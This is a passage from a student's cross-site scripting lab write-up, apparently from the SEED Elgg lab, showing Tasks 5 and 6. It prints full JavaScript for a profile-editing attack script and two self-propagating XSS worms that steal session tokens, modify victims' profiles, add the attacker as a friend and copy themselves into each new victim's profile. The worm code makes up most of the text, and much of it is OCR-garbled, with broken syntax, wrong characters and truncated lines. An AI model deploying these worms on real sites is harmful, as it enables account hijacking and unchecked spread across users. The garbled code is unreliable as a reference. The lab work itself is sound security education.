


Figure 16

**Observation:** Alice's profile before the attack was performed.






Figure 17




Figure 18

**Observation:** It can be observed from the above screenshots that after Alice visits profile page of Samy, her profile gets modified and Samy gets added as her friend.

```
Terminal
seed@VM:~/Elgg$ sudo subl attack.js
[sudo] password for seed:
seed@VM:~/Elgg$ cat attack.js
function xssInfect() {

if(elgg.session.user.guid!=47)
{
var username("&name="+elgg.session.user.name;
var guid("&guid="+elgg.session.user.guid;
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
var token("$__elgg_token="+elgg.security.token.__elgg_token;
var description("&description=Samy+is+my+hero";
var Ajax=null;
// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();

Ajax.onreadystatechange = function(){
if((Ajax.readyState == 4) && (Ajax.status == 300))
{
console.log("Obtained Victim profile page\n");
console.log(Ajax.responseText);
}
};
Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive", "300");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
//var content="name='Alice'&description='Samy is my hero'&guid=46"; // You need
to fill in the details.
// Send the HTTP POST request.
Ajax.send(token+ts+description+guid);
}
}

function xssAddSamy() {

var ajax=new XMLHttpRequest();
var url;
ajax.onreadystatechange = function() {
if((ajax.readyState == 4) && (ajax.status == 300))
{
console.log("Samy added successfully");
xssInfect();
}
}
```

Figure 19

```

});
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
url="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
ajax.open("GET",url,true);
ajax.send();
}

var elgg = {"config":{"lastcache":1501099743,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1510553227,"__elgg_token":"UR2DVyVLTc6n9QVGB56Zaw"}},"session":{"user":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2017-11-12T18:19:01+00:00","url":"http:\\\\www.xsslabelgg.com\\profile\\samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"6yQXInt9wtS3MDCaETdK0c"},"_data":{},"page_owner":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2017-11-12T18:19:01+00:00","url":"http:\\\\www.xsslabelgg.com\\profile\\samy","name":"Samy","username":"samy","language":"en"}}};
if(elgg.session.user.guid!=47)
{
xssAddSamy();
}

```

**Figure 20**

**Observation:** The malicious code attack.js can be observed.

**Explanation:** In this task we write a worm (malicious code) that is not propagating. We perform the same task as the previous task but in this task, the attacker doesn't have to do anything. The malicious code itself takes the secret token and timestamp to execute a script. We use AJAX to achieve this task. The add friend is a GET request and the modification of the profile is a POST request in this attack.

## Task 6: Writing a Self-Propagating XSS Worm

### SRC Approach

```

seed@VM:.../Elgg$ cat attack.js
function xssInfect() {

if(elgg.session.user.guid!=47)
{
var username="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="$__elgg_token="+elgg.security.token.__elgg_token;
var worm="<script type=\"text/javascript\" src=\"http://www.xsslabelgg.com/atta
ck.js\"></script>";
var description="&description=Samy+is+my+hero"+escape(worm);
var Ajax=null;
// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();

Ajax.onreadystatechange = function(){
if((Ajax.readyState == 4) && (Ajax.status == 300))
{
console.log("Obtained Victim profile page\n");
console.log(Ajax.responseText);
}
}
};

Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
//var content="name='Alice'&description='Samy is my hero'&guid=46"; // You need
to fill in the details.
// Send the HTTP POST request.
Ajax.send(token+ts+description+guid);
}
}
function xssAddSamy() {

var ajax=new XMLHttpRequest();
var url;
ajax.onreadystatechange = function() {
if((ajax.readyState == 4) && (ajax.status == 300))
{
console.log("Samy added successfully");
xssInfect();
}
}
}

```

**Figure 21**

```


};
var ts("&__elgg_ts="+elgg.security.token.__elgg_ts;
var token("&__elgg_token="+elgg.security.token.__elgg_token;
url="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
ajax.open("GET",url,true);
ajax.send();
}

var elgg = {"config":{"lastcache":1501099743,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1510553227,"__elgg_token":"UR2DVyVLTc6n9QVGB56Zaw"}},"session":{"user":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2017-11-12T18:19:01+00:00","url":"http://www.xsslabelgg.com/profile/samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"6yQXInt9wtS3MDCaETdK0c"},"_data":{"page_owner":{"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2017-11-12T18:19:01+00:00","url":"http://www.xsslabelgg.com/profile/samy","name":"Samy","username":"samy","language":"en"}}};
if(elgg.session.user.guid!=47)
{
xssAddSamy();
}


```

**Figure 22**

**Observation:** Self propagating malicious code.




**Figure 23**




**Figure 24**

**Observation:** Alice's profile before the attack was performed.




**Figure 25**




**Figure 26**

**Observation:** It can be observed from the above screenshots that after Alice visits profile page of Samy, her profile gets modified and Samy gets added as her friend.



**Figure 27**




**Figure 28**

**Observation:** Bobby's profile after visiting Alice's profile.

**Explanation:** We perform the same steps as in the previous case, but here this is self-propagating worm. So once a user who visits the infected victim's profile, he also gets infected by the executing script. In the above example, Sammy is the attacker, he places a worm in his profile. Alice visits his profile and gets affected. When Bobby visits Alice's profile he also gets affected and attack propagates.

## ID Approach



**Figure 29**



```

<script type="text/javascript" id="worm">
var ts;
var token;
function xss_infectProfile() {
// get tokens from edit page.
var ajax = new XMLHttpRequest ();
var url = "http://www.xsslabelgg.com/profile/".concat(elgg.session.user.name).concat("/edit");

ajax.onreadystatechange = function () {
if ( ajax.readyState == 4 && ajax.status == 200 ) {
var parser= new DOMParser();
var xmlDoc = parser.parseFromString(ajax.responseText,"text/xml");
tokens="__elgg_token=".concat(xmlDoc.getElementsByTagName("fieldset")[1].children[0].value);
ts="__elgg_ts=".concat(xmlDoc.getElementsByTagName("fieldset")[1].children[1].value);
var first = "<script type='text/javascript' id='worm'>"
var last = "</script>"

var Description="samy%20is%20my%20hero".concat(escape(first.concat(document.getElementById("worm").innerHTML).concat(last)));

var postData=token.concat(ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(Description).concat("&accesslevel%3D%28&briefdescription=&accesslev

var ajax2=new XMLHttpRequest();
ajax2.onreadystatechange=function()
{};
ajax2.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
ajax2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
ajax2.send(postData);
}
}
ajax.open ( "GET" , url , true );
ajax.send ();
}

function xss_addSamy(){
var ajax3 = new XMLHttpRequest ();
var url="http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts="__elgg_ts.concat(elgg.security.token.__elgg_ts).concat("__elgg_token__").concat(elgg.security.token.__elgg_token);
ajax3.onreadystatechange=function(){
if (ajax3.readyState==4 && ajax3.status==200) {
xss_infectProfile();
}
}
};
ajax3.open("GET",url,true);
ajax3.send();
}
</script>

```

**Figure 30**

**Observation:** The malicious code injected directly into the profile instead of placing it in an external file (attack.js). It's placed in the About Me field.

**Explanation:** We perform the same steps as in the previous approach and the attack works successfully in the same manner.

## Task 7: Countermeasures

### HTMLawed 1.8 Countermeasure

